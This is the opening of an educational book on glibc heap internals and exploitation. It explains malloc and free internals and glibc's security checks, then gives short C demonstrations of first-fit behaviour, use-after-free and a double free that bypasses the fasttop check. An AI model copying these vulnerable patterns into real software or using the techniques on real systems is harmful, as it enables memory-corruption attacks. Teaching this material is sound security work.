Heap Exploitation

Dhaval Kapil

Published with GitBook

Table of Contents

Preface 1.1
Author 1.2
Introduction 1.3
Heap Memory 1.4
Diving into glibc heap 1.5
    malloc_chunk 1.5.1
    malloc_state 1.5.2
    Bins and Chunks 1.5.3
    Internal Functions 1.5.4
    Core Functions 1.5.5
    Security Checks 1.5.6
Heap Exploitation 1.6
    First Fit 1.6.1
    Double Free 1.6.2
    Forging chunks 1.6.3
    Unlink Exploit 1.6.4
    Shrinking Free Chunks 1.6.5
    House of Spirit 1.6.6
    House of Lore 1.6.7
    House of Force 1.6.8
    House of Einherjar 1.6.9
Secure Coding Guidelines 1.7

Heap Exploitation

This short book is written for people who want to understand the internals of 'heap memory', particularly the implementation of glibc's 'malloc' and 'free' procedures, and also for security researchers who want to get started in the field of heap exploitation.

The first section of the book covers an in-depth, yet concise, description about heap internals. The second section covers some of the most famous attacks. It is assumed that the reader is unfamiliar with this topic. For experienced readers, this text might be good for a quick revision.

- This is not the final version and will keep on updating. For contributing see this.
- The source code for the book can be found on GitHub.
- The canonical URL for the book is https://heap-exploitation.dhavalkapil.com.
- You can subscribe for updates on the book website.

Read for free online (recommended) or download the PDF or ePUB or Mobi/Kindle editions.

You can support this book by donating on Gratipay.

Author

I am Dhaval Kapil, also known as 'vampire'. I am a software security enthusiast, always reading up or trying to find vulnerabilities in everyday software. I'll be graduating from Indian Institute of Technology Roorkee(IIT Roorkee) in Computer Science this year. I was part of SDSLabs, where I developed Backdoor. I'll be joining Georgia Tech as a Master's student this fall. Software development is my hobby and I've also completed the Google Summer of Code program twice. Find me on Github and Twitter.

This book started out as an article for my blog. Eventually, a lot of matter filled in and it transformed into a short book. These are a collection of my notes, gathered by looking up various online resources regarding heap and heap exploitation.

Feel free to shoot me an email at me@dhavalkapil.com.

Introduction

This book is for understanding the structure of heap memory as well as the different kinds of exploitation techniques related to it. The material provided covers in detail the implementation of glibc's heap and related memory management functions. Next, different types of attacks are discussed.

Prerequisites

It is assumed that the reader is unfamiliar about the internals of standard library procedures such as 'malloc' and 'free'. However, basic knowledge about 'C' and overflowing the buffer is required. These can be covered in this blog post.

Setup

All the programs provided in the following sections work well with POSIX compatible machines. Only the implementation of *glibc's* heap is discussed.

Heap memory

What is Heap?

Heap is a memory region allotted to every program. Unlike stack, heap memory can be dynamically allocated. This means that the program can 'request' and 'release' memory from the heap segment whenever it requires. Also, this memory is global, i.e. it can be accessed and modified from anywhere within a program and is not localized to the function where it is allocated. This is accomplished using 'pointers' to reference dynamically allocated memory which in turn leads to a small *degradation* in performance as compared to using local variables (on the stack).

Using dynamic memory

`stdlib.h` provides with standard library functions to access, modify and manage dynamic memory. Commonly used functions include **malloc** and **free**:

```
// Dynamically allocate 10 bytes
char *buffer = (char *)malloc(10);

strcpy(buffer, "hello");
printf("%s\n", buffer); // prints "hello"

// Frees/unallocates the dynamic memory allocated earlier
free(buffer);
```

The documentation about 'malloc' and 'free' says:

- **malloc**:

```
/*
  malloc(size_t n)
  Returns a pointer to a newly allocated chunk of at least n
  bytes, or null if no space is available. Additionally, on
  failure, errno is set to ENOMEM on ANSI C systems.

  If n is zero, malloc returns a minimum-sized chunk. (The
  minimum size is 16 bytes on most 32bit systems, and 24 or 32
  bytes on 64bit systems.)  On most systems, size_t is an unsigned
  type, so calls with negative arguments are interpreted as
  requests for huge amounts of space, which will often fail. The
  maximum supported value of n differs across systems, but is in
  all cases less than the maximum representable value of a
  size_t.
*/
```

- **free**:

```
/*
  free(void* p)
  Releases the chunk of memory pointed to by p, that had been
  previously allocated using malloc or a related routine such as
  realloc. It has no effect if p is null. It can have arbitrary
  (i.e., bad!) effects if p has already been freed.

  Unless disabled (using mallopt), freeing very large spaces will
  when possible, automatically trigger operations that give
  back unused memory to the system, thus reducing program
  footprint.
*/
```

It is important to note that these memory allocation functions are provided by the standard library. These functions provide a layer between the developer and the operating system that efficiently manages heap memory. It is the responsibility of the developer to 'free' any allocated memory after using it *exactly* once. Internally, these functions use two system calls sbrk and mmap to request and release heap memory from the operating system. This post discusses these system calls in detail.

Diving into glibc heap

In this section, implementation of glibc's heap management functions will be discussed in depth. The analysis was done on glibc's source code dated 27th March 2017. The source is very well documented.

Apart from the source code, the matter presented is influenced by:

- Understanding glibc malloc
- Understanding the heap by breaking it

Before moving into the implementation, it is important to keep the following notes in mind:

1. Instead of `size_t`, `INTERNAL_SIZE_T` is used internally (which by default is equal to `size_t`).
2. `Alignment` is defined as `2 * (sizeof(size_t))`.
3. `MORECORE` is defined as the routine to call to obtain more memory. By default it is defined as `sbrk`.

Next, we shall study the different data types used internally, bins, chunks, and internals of the different functions used.

Additional Resources

1. r2Con2016 Glibc Heap Analysis with radare2 video

malloc_chunk

This structure represents a particular chunk of memory. The various fields have different meaning for allocated and unallocated chunks.

```
struct malloc_chunk {
  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */
  struct malloc_chunk* fd;                /* double links -- used only if free. */
  struct malloc_chunk* bk;
  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};

typedef struct malloc_chunk* mchunkptr;
```

Allocated chunk

```
    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated (P clear)  |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of chunk, in bytes                     |A|M|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             User data starts here...                          .
            .                                                               .
            .             (malloc_usable_size() bytes)                      .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             (size of chunk, but used for application data)    |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                |A|0|1|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Notice how the data of an allocated chunk uses the first attribute (`mchunk_prev_size`) of the next chunk. `mem` is the pointer which is returned to the user.

Free chunk

```
    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated (P clear)  |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    `head:' |             Size of chunk, in bytes                     |A|0|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Forward pointer to next chunk in list             |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Back pointer to previous chunk in list            |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Unused space (may be 0 bytes long)                .
            .                                                               .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    `foot:' |             Size of chunk, in bytes                           |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                |A|0|0|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Free chunks maintain themselves in a circular doubly linked list.

P (PREV_INUSE): 0 when previous chunk (not the previous chunk in the linked list, but the one directly before it in memory) is free (and hence the size of previous chunk is stored in the first field). The very first chunk allocated has this bit set. If it is 1, then we cannot determine the size of the previous chunk.

M (IS_MMAPPED): The chunk is obtained through `mmap`. The other two bits are ignored. `mmapped` chunks are neither in an arena, not adjacent to a free chunk.

A (NON_MAIN_ARENA): 0 for chunks in the main arena. Each thread spawned receives its own arena and for those chunks, this bit is set.

Note: Chunks in fastbins are treated as *allocated* chunks in the sense that they are not consolidated with neighboring free chunks.

malloc_state

This structure represents the header details of an Arena. The main thread's arena is a global variable and not part of the heap segment. Arena headers (`malloc_state` structures) for other threads are themselves stored in the heap segment. Non main arenas can have multiple heaps ('heap' here refers to the internal structure used instead of the heap segment) associated with them.

```
struct malloc_state
{
  /* Serialize access.  */
  __libc_lock_define (, mutex);
  /* Flags (formerly in max_fast).  */
  int flags;

  /* Fastbins */
  mfastbinptr fastbinsY[NFASTBINS];
  /* Base of the topmost chunk -- not otherwise kept in a bin */
  mchunkptr top;
  /* The remainder from the most recent split of a small request */
  mchunkptr last_remainder;
  /* Normal bins packed as described above */
  mchunkptr bins[NBINS * 2 - 2];

  /* Bitmap of bins */
  unsigned int binmap[BINMAPSIZE];

  /* Linked list */
  struct malloc_state *next;
  /* Linked list for free arenas.  Access to this field is serialized
     by free_list_lock in arena.c.  */
  struct malloc_state *next_free;
  /* Number of threads attached to this arena.  0 if the arena is on
     the free list.  Access to this field is serialized by
     free_list_lock in arena.c.  */

  INTERNAL_SIZE_T attached_threads;
  /* Memory allocated from the system in this arena.  */
  INTERNAL_SIZE_T system_mem;
  INTERNAL_SIZE_T max_system_mem;
};

typedef struct malloc_state *mstate;
```

Bins and Chunks

A bin is a list (doubly or singly linked list) of free (non-allocated) chunks. Bins are differentiated based on the size of chunks they contain:

1. Fast bin
2. Unsorted bin
3. Small bin
4. Large bin

Fast bins are maintained using:

```
typedef struct malloc_chunk *mfastbinptr;

mfastbinptr fastbinsY[]; // Array of pointers to chunks
```

Unsorted, small and large bins are maintained using a single array:

```
typedef struct malloc_chunk* mchunkptr;

mchunkptr bins[]; // Array of pointers to chunks
```

Initially, during the initialization process, small and large bins are empty.

Each bin is represented by two values in the bins array. The first one is a pointer to the 'HEAD' and the second one is a pointer to the 'TAIL' of the bin list. In the case of fast bins (singly linked list), the second value is NULL.

Fast bins

There are 10 fast bins. Each of these bins maintains a single linked list. Addition and deletion happen from the front of this list (LIFO manner).

Each bin has chunks of the same size. The 10 bins each have chunks of sizes: 16, 24, 32, 40, 48, 56, 64, 72, 80 and 88. Sizes mentioned here include metadata as well. To store chunks, 4 fewer bytes will be available (on a platform where pointers use 4 bytes). Only the `prev_size` and `size` field of this chunk will hold meta data for allocated chunks. `prev_size` of next contiguous chunk will hold user data.

No two contiguous free fast chunks coalesce together.

Unsorted bin

There is only 1 unsorted bin. Small and large chunks, when freed, end up in this bin. The primary purpose of this bin is to act as a cache layer (kind of) to speed up allocation and deallocation requests.

Small bins

There are 62 small bins. Small bins are faster than large bins but slower than fast bins. Each bin maintains a doubly-linked list. Insertions happen at the 'HEAD' while removals happen at the 'TAIL' (in a FIFO manner).

Like fast bins, each bin has chunks of the same size. The 62 bins have sizes: 16, 24, ... , 504 bytes.

While freeing, small chunks may be coalesced together before ending up in unsorted bins.

Large bins

There are 63 large bins. Each bin maintains a doubly-linked list. A particular large bin has chunks of different sizes, sorted in decreasing order (i.e. largest chunk at the 'HEAD' and smallest chunk at the 'TAIL'). Insertions and removals happen at any position within the list.

The first 32 bins contain chunks which are 64 bytes apart:

1st bin: 512 - 568 bytes
2nd bin: 576 - 632 bytes
.
.

To summarize:

```
No. of Bins       Spacing between bins

64 bins of size       8  [ Small bins]
32 bins of size      64  [ Large bins]
16 bins of size     512  [ Large bins]
8 bins of size     4096  [ ..        ]
4 bins of size    32768
2 bins of size   262144
1 bin  of size what's left
```

Like small chunks, while freeing, large chunks may be coalesced together before ending up in unsorted bins.

There are two special types of chunks which are not part of any bin.

Top chunk

It is the chunk which borders the top of an arena. While servicing 'malloc' requests, it is used as the last resort. If still more size is required, it can grow using the `sbrk` system call. The `PREV_INUSE` flag is always set for the top chunk.

Last remainder chunk

It is the chunk obtained from the last split. Sometimes, when exact size chunks are not available, bigger chunks are split into two. One part is returned to the user whereas the other becomes the last remainder chunk.

Internal functions

This is a list of some common functions used internally. Note that some functions are in fact defined using the `#define` directive. So, changes to call parameters are in fact retained after the call. Also, it is assumed that MALLOC_DEBUG is not set.

arena_get (ar_ptr, size)

Acquires an arena and locks the corresponding mutex. `ar_ptr` is set to point to the corresponding arena. `size` is just a hint as to how much memory will be required immediately.

sysmalloc [TODO]

```
/*
   sysmalloc handles malloc cases requiring more memory from the system.
   On entry, it is assumed that av->top does not have enough
   space to service request for nb bytes, thus requiring that av->top
   be extended or replaced.
 */
```

void alloc_perturb (char *p, size_t n)

If `perturb_byte` (tunable parameter for malloc using `M_PERTURB`) is non-zero (by default it is 0), sets the `n` bytes pointed to by `p` to be equal to `perturb_byte` ^ 0xff.

void free_perturb (char *p, size_t n)

If `perturb_byte` (tunable parameter for malloc using `M_PERTURB`) is non-zero (by default it is 0), sets the `n` bytes pointed to by `p` to be equal to `perturb_byte`.

void malloc_init_state (mstate av)

```
/*
   Initialize a malloc_state struct.

   This is called only from within malloc_consolidate, which needs
   be called in the same contexts anyway.  It is never called directly
   outside of malloc_consolidate because some optimizing compilers try
   to inline it at all call points, which turns out not to be an
   optimization at all. (Inlining it in malloc_consolidate is fine though.)
 */
```

1. For non fast bins, create empty circular linked lists for each bin.
2. Set `FASTCHUNKS_BIT` flag for `av`.
3. Initialize `av->top` to the first unsorted chunk.

unlink(AV, P, BK, FD)

This is a defined macro which removes a chunk from a bin.

1. Check if chunk size is equal to the previous size set in the next chunk. Else, an error ("corrupted size vs. prev_size") is thrown.
2. Check if `P->fd->bk == P` and `P->bk->fd == P`. Else, an error ("corrupted double-linked list") is thrown.
3. Adjust forward and backward pointers of neighboring chunks (in list) to facilitate removal:
    i. Set `P->fd->bk` = `P->bk`.
    ii. Set `P->bk->fd` = `P->fd`.

void malloc_consolidate(mstate av)

This is a specialized version of free().

1. Chech if `global_max_fast` is 0 (`av` not initialized) or not. If it is 0, call `malloc_init_state` with `av` as parameter and return.
2. If `global_max_fast` is non-zero, clear the `FASTCHUNKS_BIT` for `av`.
3. Iterate on the fastbin array from first to last indices:
    i. Get a lock on the current fastbin chunk and proceed if not null.
    ii. If previous chunk (by memory) is not in use, call `unlink` on the previous chunk.
    iii. If next chunk (by memory) is not top chunk:
        i. If next chunk is not in use, call `unlink` on the next chunk.
        ii. Merge the chunk with previous, next (by memory), if any is free, and then add the consolidated chunk to the head of unsorted bin.

iv. If next chunk (by memory) was a top chunk, merge the chunks appropriately into a single top chunk.

Note: The check for 'in use' is done using `PREV_IN_USE` flag. Hence, other fastbin chunks won't identified as free here.

Core functions

void * _int_malloc (mstate av, size_t bytes)

1. Updates `bytes` to take care of alignments, etc.
2. Checks if `av` is NULL or not.
3. In the case of absence of usable arena (when `av` is NULL), calls `sysmalloc` to obtain chunk using mmap. If successful, calls `alloc_perturb`. Returns the pointer.
4.
    - If size falls in the fastbin range:
        i. Get index into the fastbin array to access an appropriate bin according to the request size.
        ii. Removes the first chunk in that bin and make `victim` point to it.
        iii. If `victim` is NULL, move on to the next case (smallbin).
        iv. If `victim` is not NULL, check the size of the chunk to ensure that it belongs to that particular bin. An error ("malloc(): memory corruption (fast)") is thrown otherwise.
        v. Calls `alloc_perturb` and then returns the pointer.
    - If size falls in the smallbin range:
        i. Get index into the smallbin array to access an appropriate bin according to the request size.
        ii. If there are no chunks in this bin, move on to the next case. This is checked by comparing the pointers `bin` and `bin->bk`.
        iii. `victim` is made equal to `bin->bk` (the last chunk in the bin). If it is NULL (happens during `initialization`), call `malloc_consolidate` and skip this complete step of checking into different bins.
        iv. Otherwise, when `victim` is non NULL, check if `victim->bk->fd` and `victim` are equal or not. If they are not equal, an error ("malloc(): smallbin double linked list corrupted") is thrown.
        v. Sets the PREV_INSUSE bit for the next chunk (in memory, not in the doubly linked list) for `victim`.
        vi. Remove this chunk from the bin list.
        vii. Set the appropriate arena bit for this chunk depending on `av`.
        viii. Calls `alloc_perturb` and then returns the pointer.
    - If size does not fall in the smallbin range:
        i. Get index into the largebin array to access an appropriate bin according to the

request size.

ii. See if `av` has fastchunks or not. This is done by checking the `FASTCHUNKS_BIT` in `av->flags`. If so, call `malloc_consolidate` on `av`.

5. If no pointer has yet been returned, this signifies one or more of the following cases:

i. Size falls into 'fastbin' range but no fastchunk is available.
ii. Size falls into 'smallbin' range but no smallchunk is available (calls `malloc_consolidate` during initialization).
iii. Size falls into 'largbin' range.

6. Next, unsorted chunks are checked and traversed chunks are placed into bins. This is the only place where chunks are placed into bins. Iterate the unsorted bin from the 'TAIL'.

i. `victim` points to the current chunk being considered.
ii. Check if `victim` 's chunk size is within minimum (`2*SIZE_SZ`) and maximum (`av->system_mem`) range. Throw an error ("malloc(): memory corruption") otherwise.
iii. If (size of requested chunk falls in smallbin range) and (`victim` is the last remainder chunk) and (it is the only chunk in the unsorted bin) and (the chunks size >= the one requested): Break the chunk into 2 chunks:
   - The first chunk matches the size requested and is returned.
   - Left over chunk becomes the new last remainder chunk. It is inserted back into the unsorted bin.
     i. Set `chunk_size` and `chunk_prev_size` fields appropriately for both chunks.
     ii. The first chunk is returned after calling `alloc_perturb`.
iv. If the above condition is false, control reaches here. Remove `victim` from the unsorted bin. If the size of `victim` matches the size requested exactly, return this chunk after calling `alloc_perturb`.
v. If `victim` 's size falls in smallbin range, add the chunk in the appropriate smallbin at the `HEAD`.
vi. Else insert into appropriate largebin while maintaining sorted order:
   - First checks the last chunk (smallest). If `victim` is smaller than the last chunk, insert it at the last.
   - Otherwise, loop to find a chunk with size >= size of `victim`. If size is exactly same, always insert in the second position.
vii. Repeat this whole step a maximum of `MAX_ITERS` (10000) times or till all chunks in unsorted bin get exhausted.

7. After checking unsorted chunks, check if requested size does not fall in the smallbin range, if so then check largebins.

i. Get index into largebin array to access an appropriate bin according to the request size.

   ii. If the size of the largest chunk (the first chunk in the bin) is greater than the size requested:
      i. Iterate from 'TAIL' to find a chunk (`victim`) with the smallest size >= the requested size.
      ii. Call `unlink` to remove the `victim` chunk from the bin.
      iii. Calculate `remainder_size` for the `victim` 's chunk (this will be `victim` 's chunk size - requested size).
      iv. If this `remainder_size` >= `MINSIZE` (the minimum chunk size including the headers), split the chunk into two chunks. Otherwise, the entire `victim` chunk will be returned. Insert the remainder chunk in the unsorted bin (at the 'TAIL' end). A check is made in unsorted bin whether `unsorted_chunks(av)->fd->bk == unsorted_chunks(av)` . An error is thrown otherwise ("malloc(): corrupted unsorted chunks").
      v. Return the `victim` chunk after calling `alloc_perturb` .
8. Till now, we have checked unsorted bin and also the respective fast, small or large bin. Note that a single bin (fast or small) was checked using the **exact** size of the requested chunk. Repeat the following steps till all bins are exhausted:
   i. The index into bin array is incremented to check the next bin.
   ii. Use `av->binmap` map to skip over bins that are empty.
   iii. `victim` is pointed to the 'TAIL' of the current bin.
   iv. Using the binmap ensures that if a bin is skipped (in the above 2nd step), it is definitely empty. However, it does not ensure that all empty bins will be skipped. Check if the victim is empty or not. If empty, again skip the bin and repeat the above process (or 'continue' this loop) till we arrive at a nonempty bin.
   v. Split the chunk (`victim` points to the last chunk of a nonempty bin) into two chunks. Insert the remainder chunk in unsorted bin (at the 'TAIL' end). A check is made in the unsorted bin whether `unsorted_chunks(av)->fd->bk == unsorted_chunks(av)` . An error is thrown otherwise ("malloc(): corrupted unsorted chunks 2").
   vi. Return the `victim` chunk after calling `alloc_perturb` .
9. If still no empty bin is found, 'top' chunk will be used to service the request:
   i. `victim` points to `av->top` .
   ii. If size of 'top' chunk >= 'requested size' + `MINSIZE` , split it into two chunks. In this case, the remainder chunk becomes the new 'top' chunk and the other chunk is returned to the user after calling `alloc_perturb` .
   iii. See if `av` has fastchunks or not. This is done by checking the `FASTCHUNKS_BIT` in `av->flags` . If so, call `malloc_consolidate` on `av` . Return to step 6 (where we check unsorted bin).
   iv. If `av` does not have fastchunks, call `sysmalloc` and return the pointer obtained

after calling `alloc_perturb`.

__libc_malloc (size_t bytes)

1. Calls `arena_get` to get an `mstate` pointer.
2. Calls `_int_malloc` with the arena pointer and the size.
3. Unlocks the arena.
4. Before returning the pointer to the chunk, one of the following should be true:
   - Returned pointer is NULL
   - Chunk is MMAPPED
   - Arena for chunk is the same as the one found in 1.

_int_free (mstate av, mchunkptr p, int have_lock)

1. Check whether `p` is before `p + chunksize(p)` in the memory (to avoid wrapping). An error ("free(): invalid pointer") is thrown otherwise.
2. Check whether the chunk is at least of size `MINSIZE` or a multiple of `MALLOC_ALIGNMENT`. An error ("free(): invalid size") is thrown otherwise.
3. If the chunk's size falls in fastbin list:
   i. Check if next chunk's size is between minimum and maximum size (`av->system_mem`), throw an error ("free(): invalid next size (fast)") otherwise.
   ii. Calls `free_perturb` on the chunk.
   iii. Set `FASTCHUNKS_BIT` for `av`.
   iv. Get index into fastbin array according to chunk size.
   v. Check if the top of the bin is not the chunk we are going to add. Otherwise, throw an error ("double free or corruption (fasttop)").
   vi. Check if the size of the fastbin chunk at the top is the same as the chunk we are adding. Otherwise, throw an error ("invalid fastbin entry (free)").
   vii. Insert the chunk at the top of the fastbin list and return.
4. If the chunk is not mmapped:
   i. Check if the chunk is the top chunk or not. If yes, an error ("double free or corruption (top)") is thrown.
   ii. Check whether next chunk (by memory) is within the boundaries of the arena. If not, an error ("double free or corruption (out)") is thrown.
   iii. Check whether next chunk's (by memory) previous in use bit is marked or not. If not, an error ("double free or corruption (!prev)") is thrown.
   iv. Check whether the size of next chunk is between the minimum and maximum size

(`av->system_mem`). If not, an error ("free(): invalid next size (normal)") is thrown.

v. Call `free_perturb` on the chunk.

vi. If previous chunk (by memory) is not in use, call `unlink` on the previous chunk.

vii. If next chunk (by memory) is not top chunk:

i. If next chunk is not in use, call `unlink` on the next chunk.

ii. Merge the chunk with previous, next (by memory), if any is free and add it to the head of unsorted bin. Before inserting, check whether `unsorted_chunks(av)->fd->bk == unsorted_chunks(av)` or not. If not, an error ("free(): corrupted unsorted chunks") is thrown.

viii. If next chunk (by memory) was a top chunk, merge the chunks appropriately into a single top chunk.

5. If the chunk was mmapped, call `munmap_chunk` .

__libc_free (void *mem)

1. Return if `mem` is NULL.
2. If the corresponding chunk is mmapped, call `munmap_chunk` if the dynamic brk/mmap threshold needs adjusting.
3. Get arena pointer for that corresponding chunk.
4. Call `_int_free` .

Security Checks

This presents a summary of the security checks introduced in glibc's implementation to detect and prevent heap related attacks.

Function	Security Check	Error
unlink	Whether chunk size is equal to the previous size set in the next chunk (in memory)	corrupted size vs. prev_size
unlink	Whether `P->fd->bk == P` and `P->bk->fd == P` *	corrupted double-linked list
_int_malloc	While removing the first chunk from fastbin (to service a malloc request), check whether the size of the chunk falls in fast chunk size range	malloc(): memory corruption (fast)
_int_malloc	While removing the last chunk (`victim`) from a smallbin (to service a malloc request), check whether `victim->bk->fd` and `victim` are equal	malloc(): smallbin double linked list corrupted
_int_malloc	While iterating in unsorted bin, check whether size of current chunk is within minimum (`2*SIZE_SZ`) and maximum (`av->system_mem`) range	malloc(): memory corruption
_int_malloc	While inserting last remainder chunk into unsorted bin (after splitting a large chunk), check whether `unsorted_chunks(av)->fd->bk == unsorted_chunks(av)`	malloc(): corrupted unsorted chunks
_int_malloc	While inserting last remainder chunk into unsorted bin (after splitting a fast or a small chunk), check whether `unsorted_chunks(av)->fd->bk == unsorted_chunks(av)`	malloc(): corrupted unsorted chunks 2
_int_free	Check whether `p` ** is before `p + chunksize(p)` in the memory (to avoid wrapping)	free(): invalid pointer
_int_free	Check whether the chunk is at least of size `MINSIZE` or a multiple of `MALLOC_ALIGNMENT`	free(): invalid size
_int_free	For a chunk with size in fastbin range, check if next chunk's size is between minimum and maximum size (`av->system_mem`)	free(): invalid next size (fast)
_int_free	While inserting fast chunk into fastbin (at `HEAD`), check whether the chunk already at `HEAD` is not the same	double free or corruption (fasttop)

_int_free	While inserting fast chunk into fastbin (at `HEAD`), check whether size of the chunk at `HEAD` is same as the chunk to be inserted	invalid fastbin entry (free)
_int_free	If the chunk is not within the size range of fastbin and neither it is a mmapped chunks, check whether it is not the same as the top chunk	double free or corruption (top)
_int_free	Check whether next chunk (by memory) is within the boundaries of the arena	double free or corruption (out)
_int_free	Check whether next chunk's (by memory) previous in use bit is marked	double free or corruption (!prev)
_int_free	Check whether size of next chunk is within the minimum and maximum size (`av->system_mem`)	free(): invalid next size (normal)
_int_free	While inserting the coalesced chunk into unsorted bin, check whether `unsorted_chunks(av)->fd->bk == unsorted_chunks(av)`	free(): corrupted unsorted chunks

**: 'P' refers to the chunk being unlinked*

***: 'p' refers to the chunk being freed*

Heap Exploitation

The `glibc` library provides functions such as `free` and `malloc` to help developers manage the heap memory according to their use cases. It is the responsibility of the developer to:

- `free` any memory he/she has obtained using `malloc`.
- Do not `free` the same memory more than once.
- Ensure that memory usage does not go beyond the amount of memory requested, in other terms, prevent heap overflows.

Failing to do makes the software vulnerable to various kinds of attacks. Shellphish, a famous Capture the Flag team from UC Santa Barbara, has done a great job in listing a variety of heap exploitation techniques in how2heap. Attacks described in "The Malloc Maleficarum" by "Phantasmal Phantasmagoria" in an email to the "Bugtraq" mailing list are also described.

A summary of the attacks has been described below:

Attack	Target	Technique
First Fit	This is not an attack, it just demonstrates the nature of glibc's allocator	---
Double Free	Making `malloc` return an already allocated fastchunk	Disrupt the fastbin by freeing a chunk twice
Forging chunks	Making `malloc` return a nearly arbitrary pointer	Disrupting fastbin link structure
Unlink Exploit	Getting (nearly)arbitrary write access	Freeing a corrupted chunk and exploiting `unlink`
Shrinking Free Chunks	Making `malloc` return a chunk overlapping with an already allocated chunk	Corrupting a free chunk by decreasing its size
House of Spirit	Making `malloc` return a nearly arbitrary pointer	Forcing freeing of a crafted fake chunk
House of Lore	Making `malloc` return a nearly arbitrary pointer	Disrupting smallbin link structure
House of Force	Making `malloc` return a nearly arbitrary pointer	Overflowing into top chunk's header
House of Einherjar	Making `malloc` return a nearly arbitrary pointer	Overflowing a single byte into the next chunk

First-fit behavior

This technique describes the 'first-fit' behavior of glibc's allocator. Whenever any chunk (not a fast chunk) is freed, it ends up in the `unsorted` bin. Insertion happens at the `HEAD` of the list. On requesting new chunks (again, non fast chunks), initially unsorted bins will be looked up as small bins will be empty. This lookup is from the `TAIL` end of the list. If a single chunk is present in the unsorted bin, an exact check is not made and if the chunk's size >= the one requested, it is split into two and returned. This ensures first in first out behavior.

Consider the sample code:

```
char *a = malloc(300);    // 0x***010
char *b = malloc(250);    // 0x***150

free(a);

a = malloc(250);          // 0x***010
```

The state of unsorted bin progresses as:

1. 'a' freed.
   > head -> a -> tail
2. 'malloc' request.
   > head -> a2 -> tail ['a1' is returned]

'a' chunk is split into two chunks 'a1' and 'a2' as the requested size (250 bytes) is smaller than the size of the chunk 'a' (300 bytes). This corresponds to [6. iii.] in `_int_malloc`.

This is also true in the case of fast chunks. Instead of 'freeing' into `unsorted` bin, fast chunks end up in `fastbins`. As mentioned earlier, `fastbins` maintain a singly linked list and chunks are inserted and deleted from the `HEAD` end. This 'reverses' the order of chunks obtained.

Consider the sample code:

```
char *a = malloc(20);     // 0xe4b010
char *b = malloc(20);     // 0xe4b030
char *c = malloc(20);     // 0xe4b050
char *d = malloc(20);     // 0xe4b070

free(a);
free(b);
free(c);
free(d);

a = malloc(20);           // 0xe4b070
b = malloc(20);           // 0xe4b050
c = malloc(20);           // 0xe4b030
d = malloc(20);           // 0xe4b010
```

The state of the particular fastbin progresses as:

1. 'a' freed.
   > head -> a -> tail
2. 'b' freed.
   > head -> b -> a -> tail
3. 'c' freed.
   > head -> c -> b -> a -> tail
4. 'd' freed.
   > head -> d -> c -> b -> a -> tail
5. 'malloc' request.
   > head -> c -> b -> a -> tail ['d' is returned]
6. 'malloc' request.
   > head -> b -> a -> tail ['c' is returned]
7. 'malloc' request.
   > head -> a -> tail ['b' is returned]
8. 'malloc' request.
   > head -> tail ['a' is returned]

The smaller size here (20 bytes) ensured that on freeing, chunks went into `fastbins` instead of the `unsorted` bin.

Use after Free Vulnerability

In the above examples, we see that, malloc *might* return chunks that were earlier used and freed. This makes using freed memory chunks vulnerable. Once a chunk has been freed, it **should** be assumed that the attacker can now control the data inside the chunk. That particular chunk should never be used again. Instead, always allocate a new chunk.

See sample piece of vulnerable code:

```
char *ch = malloc(20);

// Some operations
//  ..
//  ..

free(ch);

// Some operations
//  ..
//  ..

// Attacker can control 'ch'
// This is vulnerable code
// Freed variables should not be used again
if (*ch=='a') {
  // do this
}
```

Double Free

Freeing a resource more than once can lead to memory leaks. The allocator's data structures get corrupted and can be exploited by an attacker. In the sample program below, a fastbin chunk will be freed twice. Now, to avoid 'double free or corruption (fasttop)' security check by glibc, another chunk will be freed in between the two frees. This implies that the same chunk will be returned by two different 'mallocs'. Both the pointers will point to the same memory address. If one of them is under the control of an attacker, he/she can modify memory for the other pointer leading to various kinds of attacks (including code executions).

Consider this sample code:

```
a = malloc(10);     // 0xa04010
b = malloc(10);     // 0xa04030
c = malloc(10);     // 0xa04050

free(a);
free(b);  // To bypass "double free or corruption (fasttop)" check
free(a);  // Double Free !!

d = malloc(10);     // 0xa04010
e = malloc(10);     // 0xa04030
f = malloc(10);     // 0xa04010   - Same as 'd' !
```

The state of the particular fastbin progresses as:

1. 'a' freed.
   > head -> a -> tail
2. 'b' freed.
   > head -> b -> a -> tail
3. 'a' freed again.
   > head -> a -> b -> a -> tail
4. 'malloc' request for 'd'.
